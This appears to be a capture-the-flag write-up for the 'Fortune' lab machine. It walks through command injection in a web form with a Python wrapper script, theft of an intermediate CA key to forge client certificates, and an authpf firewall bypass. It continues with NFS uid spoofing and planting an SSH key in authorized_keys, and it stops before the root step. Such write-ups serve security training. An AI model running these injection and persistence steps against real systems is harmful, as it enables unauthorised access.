Fortune

21th May 2019 / Document No D19.100.29

Prepared By: MinatoTW

Machine Author: AuxSarge

Difficulty: Insane

Classification: Official

SYNOPSIS

Fortune is an insane difficulty OpenBSD box which hosts a web app vulnerable to RCE. Using the RCE the CA key can be read, which is used to create HTTPS client certificates. The client certificate leads to an SSH login, which helps to bypass the firewall. This allows mounting of an NFS share and dropping a suid to be executed as the user. An application is found to be using faulty encryption logic, which allows for escalation of privileges to root.

Skills Required

- Enumeration
- Code review


Skills Learned

- Creating HTTPS client certificates
- NFS exploitation

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.127 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
 nmap -sC -sV -p$ports 10.10.10.127
```




```
root@Ubuntu:~/Documents/HTB/Fortune# nmap -sC -sV -p$ports 10.10.10.127
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-21 06:30 IST
Stats: 0:01:38 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.76% done; ETC: 06:31 (0:00:00 remaining)
Nmap scan report for 10.10.10.127
Host is up (0.36s latency).

PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 07:ca:21:f4:e0:d2:c6:9e:a8:f7:61:df:d7:ef:b1:f4 (RSA)
|   256 30:4b:25:47:17:84:af:60:e2:80:20:9d:fd:86:88:46 (ECDSA)
|_  256 93:56:4a:ee:87:9d:f6:5b:f9:d9:25:a6:d8:e0:08:7e (ED25519)
80/tcp  open  http       OpenBSD httpd
|_http-server-header: OpenBSD httpd
|_http-title: Fortune
443/tcp open  ssl/https?
|_ssl-date: TLS randomness does not represent time
```

We find three open services i.e SSH, HTTP and HTTPS.

HTTPS

Browsing to the HTTPS page, the browser asks for a client certificate which we don't possess, and so the connection fails.




Secure Connection Failed


An error occurred during a connection to 10.10.10.127. SSL peer was unable to negotiate an acceptable set of security parameters. Error code: SSL_ERROR_HANDSHAKE_FAILURE_ALERT

HTTP

Navigating to port 80 we see a simple page with some options.



Selecting one and submitting displays the fortune from that DB. Let’s inspect this in Burp.




```
POST /select HTTP/1.1
Host: 10.10.10.127
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.127/
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

db=startrek
```

We see that it just sends our selected DB using a POST parameter. Lets try injecting commands using `;` .

COMMAND INJECTION

We try something simple like `db; id` and see if it responds.




```
POST /select HTTP/1.1
Host: 10.10.10.127
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.127/
Content-Type: application/x-www-form-urlencoded
Content-Length: 17
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

db=startrek%3b+id
```

```
<html>
<head>
<title>Your fortune</title>
<meta name='viewport' content='width=device-width,
initial-scale=1'>
<meta http-equiv="X-UA-Compatible" content="IE=edge">
</head>
<body>
<h2>Your fortune is:</h2>
<p><pre>

We have phasers, I vote we blast &#39;em!
                -- Bailey, &#34;The Corbomite
Maneuver&#34;, stardate 1514.2
uid=512(_fortune) gid=512(_fortune) groups=512(_fortune)


</pre><p>
```

After url-encoding and sending it, we see that it worked and we were able to inject commands. Trying a reverse shell fails due to outbound firewall restrictions. So we need to enumerate via this command injection. Lets script this for faster enumeration.


```python
#!/usr/bin/python
import re
from requests import post

url = "http://10.10.10.127/select"

while True:
	cmd = raw_input("cmd:\> ")
	payload = { "db" : "startrek;echo \"pwn\"; {}; echo 
\"pwn\"".format(cmd) }
	res = post(url, data = payload)
	output = re.search("pwn\n(.+\n+)+pwn", res.content)
	print output.group(0)[3:-3]
```

It justs sends a command and grabs the output between the pwn markers for easier selection.




```
root@Ubuntu:~/Documents/HTB/Fortune# python exp.py
cmd:\> id

uid=512(_fortune) gid=512(_fortune) groups=512(_fortune)

cmd:\> 
```

Now let's enumerate the file system to find the CA certificate and other such information. Looking at the home folder we find three users.



```
cmd:\> ls /home

bob
charlie
nfsuser

cmd:\>
```

The home directory of bob seems to contain some keys.



```
/home/bob/ca/intermediate/certs:
ca-chain.cert.pem
fortune.htb.cert.pem
intermediate.cert.pem

/home/bob/ca/intermediate/crl:

/home/bob/ca/intermediate/csr:
fortune.htb.csr.pem
intermediate.csr.pem

/home/bob/ca/intermediate/newcerts:
1000.pem
```

To create the client certificate we'll need the private key and the CA certificate. An intermediate certificate is a subordinate certificate issued by the trusted root CA specifically to issue end-entity server certificates. So we'll grab the intermediate key and cert at /home/bob/ca/intermediate/private/intermediate.key.pem and /home/bob/ca/intermediate/certs/intermediate.cert.pem respectively.

Use the script to cat those files and copy them locally.

```
cat /home/bob/ca/intermediate/certs/intermediate.cert.pem
cat /home/bob/ca/intermediate/private/intermediate.key.pem
```


CREATING CLIENT CERTIFICATE

Now that we have a private key and a CA issued certificate, let's create a client certificate. Follow these steps to create one.

```
openssl genrsa -out client.key 2048
openssl req -new -key client.key -out client.csr
openssl x509 -req -in client.csr -CA intermediate.cert.pem -CAkey
intermediate.key.pem -CAcreateserial -out client.pem -days 1024 -sha256
openssl pkcs12 -export -out client.pfx -inkey client.key -in client.pem
-certfile intermediate.cert.pem
```


We basically create a CSR (Certificate signing request) and get it signed by the CA and then create a client certificate.

Now we need to import this certificate to our browser. In firefox go to Preferences > Privacy & Security > View Certificates. Then in the Your Certificates section click on Import, and import the cert.




Certificate Name	Security Device	Serial Number	Expires On
⌄ Fortune Co HTB			
Internet Widgits ...	Software Security ...	32:6B:7D:E5:A6:B3...	10 March 2022

Now when we browse to the HTTPS page we should be able to select the right certificate and move further.



You will need to use the local authpf service to obtain elevated network access. If
system appropriately to proceed.

The page asks us to generate a key pair to access the authpf service. Let's do that. Clicking on generate should take us to /generate and we get a key.



AuthPF SSH Access


The following public key has been added to the database of authorized keys:

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDF1XOCCuq844NCENNa7QTOhWcxqVBcte
```

The corresponding private key is as follows:


```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAxdVzggrqvOODQhDTWu0EzoVnMalQXLXnCqhgPCb337GwsA7e
LQ36wBrdyvu7bsvPPy0QsQE9giMeOOPG3+lJLJSkKYlBx/5+LhmA9TT+PaXXLkZg
TP4C8xiUZmqdpO87JciHW5RBg4sYsWQjNwKoRZc4OxIYpISH0TmaAMytUdiRzQVH
ZHb3o9XzOiz6C0zS6ulRAZ0nBna+ncOTgL0KB2eoyQNgWU4h2qXD8JHWSz4FsHp1
O200uexQ2Hf141bNybFLmIZ4FwDlaQX5ap47f6bFoiTqFqECQq/aHVvsKCOwMWJs
UXTc/nBwyrxbttiP3CvYFLI/Ct6D0yMcwb+DuwIDAQABAoIBAFnOGY8w0XpJdS4q
YSdnbMUrPbsHdxl+4ZCu+nCT5/W9vc1OEoE1VVybVY9tUpprHns5Q9h2DavjsTZ1
/7NpPPRlzVelnRziY/kdTrMBCWCGxfWVsOWCcWhVAhiz0Tgr+RefvgJOfKbwH5d3
M50nMafVi4sVHeag2t6ZXVV7lDoQXtmEZRKVZVDheJCKEsh8CNrLjaJdDjHO5yTe
FNDlKtt7t5iLGmIJCRftHAhdKdPZO2FXU4BeJhZinaUu0IOC60RjG+shZHVIq9Zt
```

Copy the key locally to SSH in. Looking at the passwd file we see that the nfsuser has the shell set as authpf.



```
charlie:*:1000:1000:Charlie:/home/charlie:/bin/ksh
bob:*:1001:1001::/home/bob:/bin/ksh
nfsuser:*:1002:1002::/home/nfsuser:/usr/sbin/authpf
```

So the key could belong to him. According to FreeBSD documentation,



```
DESCRIPTION
     authpf is a user shell for authenticating gateways.  It is used to change
     pf(4) rules when a user authenticates and starts a session with sshd(8)
     and to undo these changes when the user's session exits.  It is designed
     for changing filter and translation rules for an individual source IP
     address as long as a user maintains an active ssh(1) session.  Typical
```


Authpdf is used for authenticating gateways which alters the pf (packet filter) rules when a user authenticates. In short it allows us to bypass the firewall. Let's scan the ports again to see what opened. First ssh in as nfsuser.

```
ssh -i nfs.key nfsuser@10.10.10.127
```

NFS EXPLOITATION


Let’s nmap the box again to see what opened.

```
nmap -T4 10.10.10.127
```



```
root@Ubuntu:~/Documents/HTB/Fortune# nmap -T4 10.10.10.127
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-21 07:26 IST
Nmap scan report for 10.10.10.127
Host is up (0.55s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
443/tcp  open  https
2049/tcp open  nfs
8081/tcp open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 38.60 seconds
root@Ubuntu:~/Documents/HTB/Fortune# 
```


We see that NFS and RPC have opened along with port 8081. Navigating to port 8081 we see this message.



The pgadmin4 service is temproarily unavailable. See Charlie for details.

Let’s keep this aside and enumerate NFS first. We can view the exported shares using showmount.


```
showmount -e 10.10.10.127
```



```
root@Ubuntu:~/Documents/HTB/Fortune# showmount -e 10.10.10.127
Export list for 10.10.10.127:
/home (everyone)
root@Ubuntu:~/Documents/HTB/Fortune# 
```

We see that /home is accessible to everyone. Lets mount it to view the contents.

```
mount -t nfs 10.10.10.127:/home /mnt
cd /mnt
```




```
root@Ubuntu:~/Documents/HTB/Fortune# mount -t nfs 10.10.10.127:/home /mnt
root@Ubuntu:~/Documents/HTB/Fortune# cd /mnt
root@Ubuntu:/mnt# ls
bob  charlie  nfsuser
root@Ubuntu:/mnt# cd charlie
-bash: cd: charlie: Permission denied
root@Ubuntu:/mnt# 
```

We try to go into Charlie’s home folder but get permission denied. This is can be circumvented by accessing the share with a uid equal to Charlie’s uid.

FOOTHOLD


Going back to the RCE we see that Charlie's uid is 1000.



```
cmd:\> id charlie

uid=1000(charlie) gid=1000(charlie) groups=1000(charlie), 0(wheel)

cmd:\>
```

So we add a user with uid 1000 and switch to him.


```
useradd -u 1000 pwnie
su pwnie
```



```
$ cd /mnt
$ ls
bob  charlie  nfsuser
$ cd charlie
$ wc -c user.txt
33 user.txt
$
```

And now we're able to get into the folder and read the flag. To get a shell let's copy our public key to the authorized_keys file.


```
cat /root/.ssh/id_rsa.pub
echo <pub key> >> .ssh/authorized_keys
```



```
$ cd .ssh
l$ s
authorized_keys
$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAAD
wjr4777EKYd63hpGCJSl5BKu63sw1XgZkESl
cEgetd2L7IKhn4I38kF3G8Jm7Sk+fYpWfrQX

> ' >> authorized_keys
$
```

And now we should be able to ssh in as charlie.

```
ssh charlie@10.10.10.127
```




```
